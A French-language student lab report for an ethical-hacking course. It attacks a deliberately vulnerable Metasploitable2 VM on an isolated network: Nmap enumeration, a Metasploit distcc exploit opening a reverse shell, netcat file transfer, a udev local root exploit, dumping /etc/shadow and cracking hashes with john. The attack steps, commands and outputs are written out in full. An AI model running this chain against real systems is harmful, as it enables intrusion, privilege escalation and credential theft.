SECS 1025

LABO 7- Phase Hacking avec Metasploit

Noté sur 25 points – 10% de la note finale

À rendre pour vendredi 1 novembre 2024

Rédigé par : Mikael Lacroix
Type de cours : SECS1025
Enseignant : Pascal Perenon
Établissement : Collège Communautaire du Nouveau-Brunswick (CCNB)

Objectif du laboratoire : tester les techniques de piratage éthique et d'élévation de privilèges.


Pour ce laboratoire vous avez besoin d'une VM kali et d'une VM Metasploitable2 sous un réseau interne fermé de VirtualBox. Les VM ne doivent pas pourvoir communiquer avec Internet ou la machine hôte (système qui exécute VirtualBox).

Exercice 1: Enumération

1. Quelle est la commande Nmap pour énumérer le service sur le port 3632 ?

   Nmap -sV 192.168.2.3 -p 3632

2. Quel le nom et quelle est la version de ce service ? Capture écran du résultat :



3. Quelle est la commande Nmap pour rechercher une vulnérabilité sur ce service ?

   Nmap –script vuln 192.168.2.3 -p 3632

4. Quelle est la vulnérabilité trouvée ?

   Distcc Daemon Command Execution CVE-2004-2687

Exercice 2 : Hacking – Metasploit

1. Lancez Metasploit. Quelle commande de Metasploit permet de rechercher un exploit pour exploiter la vulnérabilité découverte dans la question précédente ?

   Search distcc Daemon

2. Quel est le nom de l'exploit trouvé ?

   Exploit/unix/misc/distcc_exec

3. Chargez cet exploit et renseignez les options. Quelles sont les options à renseigner ?

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > options

Module options (exploit/unix/misc/distcc_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host
                                       :port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://d
                                       ocs.metasploit.com/docs/using-met
                                       asploit/basics/using-metasploit.h
                                       tml
   RPORT    3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface ma
                                     y be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/misc/distcc_exec) > Mikael Lacroix
```

4. Exécutez l'exploit. Faites une capture écran du résultat :

```
msf6 exploit(unix/misc/distcc_exec) > set payload 6
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP double handler on 192.168.2.2:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 2LzXLrk5HIbnH5lZ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "2LzXLrk5HIbnH5lZ\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.2.2:4444 → 192.168.2.3:48480)
 at 2024-10-21 14:00:50 -0300

ls
5730.jsvc_up
Mikael Lacroix
```

5. Êtes-vous connecté à la VM cible ? Sous quel compte utilisateur ? Capture écran :

   Daemon

6. Pouvez-vous affichez le fichier /etc/shadow ? Que pouvez-vous en déduire ?

   Permission denied

7. Quelle commande permet de rechercher le processus /sbin/udevd avec affichage du UID (le User ID qui a lancé le processus) ?

   Ps -A -f | grep sbin/udevd

8. Quel compte utilisateur a lancé ce processus ?

```
File  Actions  Edit  View  Help
ps -A -f | grep sbin/udevd
root        2989       1  0 09:29 ?        00:00:00 /sbin/udevd --daemon
Mikael Lacroix
```

Gardez la session ouverte (ctrl+z)

Exercice 3 : élévation de privilèges

Dans cet exercice, votre objectif est d'utiliser le processus "udev" pour élever les privilèges de votre accès sur la cible.

1. Sous la VM Kali, ouvrez un terminal. Quelle commande permet de rechercher un exploit en relation avec le processus "udev" ?

   Searchsploit udev

2. Choisissez l'exploit 8572.c. Quelle commande permet de trouver le chemin complet de cet exploit ? Capture écran de la commande du résultat :

   Searchsploit -p linux/local/8572.c

3. Puis copier cet exploit dans le dossier /tmp de Kali.

```
┌──(kali㉿kali)-[~]
└─$ cp /usr/share/exploitdb/exploits/linux/local/8572.c /tmp

┌──(kali㉿kali)-[~]
└─$ ls
13.248.169.48  76.223.54.146  93.184.215.14  Desktop  Documents  Downloads  Music  Pictures

┌──(kali㉿kali)-[~]
└─$ cd /

┌──(kali㉿kali)-[/]
└─$ cd tmp

┌──(kali㉿kali)-[/tmp]
└─$ ls
8572.c
VMwareDnD
ssh-piit5MuYPhlj
systemd-private-35b5fac4b6f647848f219c8714f9d940-ModemManager.service-HunnQF
systemd-private-35b5fac4b6f647848f219c8714f9d940-colord.service-PDPBTb
systemd-private-35b5fac4b6f647848f219c8714f9d940-haveged.service-4GGVu0
systemd-private-35b5fac4b6f647848f219c8714f9d940-polkit.service-oCqU26
systemd-private-35b5fac4b6f647848f219c8714f9d940-systemd-logind.service-DqDDeI
systemd-private-35b5fac4b6f647848f219c8714f9d940-systemd-timesyncd.service-ODDLDu
systemd-private-35b5fac4b6f647848f219c8714f9d940-upower.service-EOSOK9
vmware-root_645-3979839588

┌──(kali㉿kali)-[/tmp]
└─$ Mikael Lacroix
```

4. Ce fichier doit être copier dans le dossier /tmp de la VM cible ? Comment pouvezvous faire cela ? Capture écran de la/des commande(s) utilisée(s) : (aide : https://bash-prompt.net/guides/bash-netcat-copy-file/)

```
┌──(kali㉿kali)-[/tmp]
└─$ nc 192.168.2.3 4321 <8572.c
^C

┌──(kali㉿kali)-[/tmp]
└─$ Mikael Lacroix
```

```
nc -l -p 4321 >tmp/8572.c
^C
Abort session 1? [y/N]  n
[*] Aborting foreground process in the shell session
sh: line 33: : command not found
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
cd tmp
ls
5730.jsvc_up
8572.c
Mikael Lacroix
```

5. Lorsque le fichier 8572.c est dans le dossier /tmp de la VM cible, alors compilez ce fichier avec gcc 8572.c -o exploit. Capture écran :

```
pwd
/tmp
gcc -o exploit 8572.c
8572.c:110:28: warning: no newline at end of file
ls -l
total 16
-rw------- 1 tomcat55 nogroup    0 Oct 21 09:30 5730.jsvc_up
-rw-r--r-- 1 daemon   daemon  2757 Oct 21 11:01 8572.c
-rwxr-xr-x 1 daemon   daemon  8634 Oct 21 11:08 exploit
Mikael Lacroix
```

6. Lisez les commentaires du fichiers 8572.c de la partie usage. Copiez-coller cette partie ci-dessous : * Usage:

*

* Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,

* usually is the udevd PID minus 1) as argv[1].

*

* The exploit will execute /tmp/run as root so throw whatever payload you

* want in there.

7. En déduire ce qu'il faut faire pour élever les privilèges et… faites-le. Montrez avec des captures écran toutes vos étapes et démontrez (captures d'écran) que vous avez réussi l'élévation de privilège. (5 points) (aide : si vous écrivez un script, pensez au shebang à mettre en première ligne : ex #!/bin/sh) **La question 7 vaut 5 points**

```
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
f7cb3400 0   0      00000000 0        0        00000000 2
dfa7ac00 4   0      00000000 0        0        00000000 2
f74f5200 7   0      00000000 0        0        00000000 2
f7d12600 9   0      00000000 0        0        00000000 2
f7d2f800 10  0      00000000 0        0        00000000 2
f7cb3800 15  0      00000000 0        0        00000000 2
f713b200 15  2988   00000001 0        0        00000000 2
f7d3ec00 16  0      00000000 0        0        00000000 2
f71cfe00 18  0      00000000 0        0        00000000 2
ps aux | grep udev
root      2989  0.0  0.0   2216   680 ?        S<s  09:29   0:00 /sbin/udevd --daemon
daemon    6218  0.0  0.0   1784   528 ?        RN   11:21   0:00 grep udev
```

```
┌──(kali㉿kali)-[/tmp]
└─$ nc 192.168.2.3 4321 <run
Mikael Lacroix
```

```
nc -l -p 4321 >run
^C
```


```
ls
5730.jsvc_up
8572.c
exploit
run
./exploit 2988
Mikael Lacroix
```

```
┌──(kali㉿kali)-[/tmp]
└─$ nc -lvp 4321
listening on [any] 4321 ...
192.168.2.3: inverse host lookup failed: Host name lookup failure
connect to [192.168.2.2] from (UNKNOWN) [192.168.2.3] 39547
whoami
root
Mikael Lacroix
```

8. Affichez le contenu du fichier /etc/shadow de la VM cible ci-dessous : ls

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

9. Copier-coller le contenu de ce fichier sur la VM Kali. Lancez l'outils john sur ce fichier et montrez les mots de passe trouvés des comptes de la VM cible ci-dessous :


┌──(kali㉿kali)-[/home]
└─$ john --show hashtocrack
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
msfadmin:msfadmin:14684:0:99999:7:::
postgres:postgres:14685:0:99999:7:::
user:user:14699:0:99999:7:::
service:service:14715:0:99999:7:::
6 password hashes cracked, 1 left
┌──(kali㉿kali)-[/home]
└─$ Mikael Lacroix

Fin du labo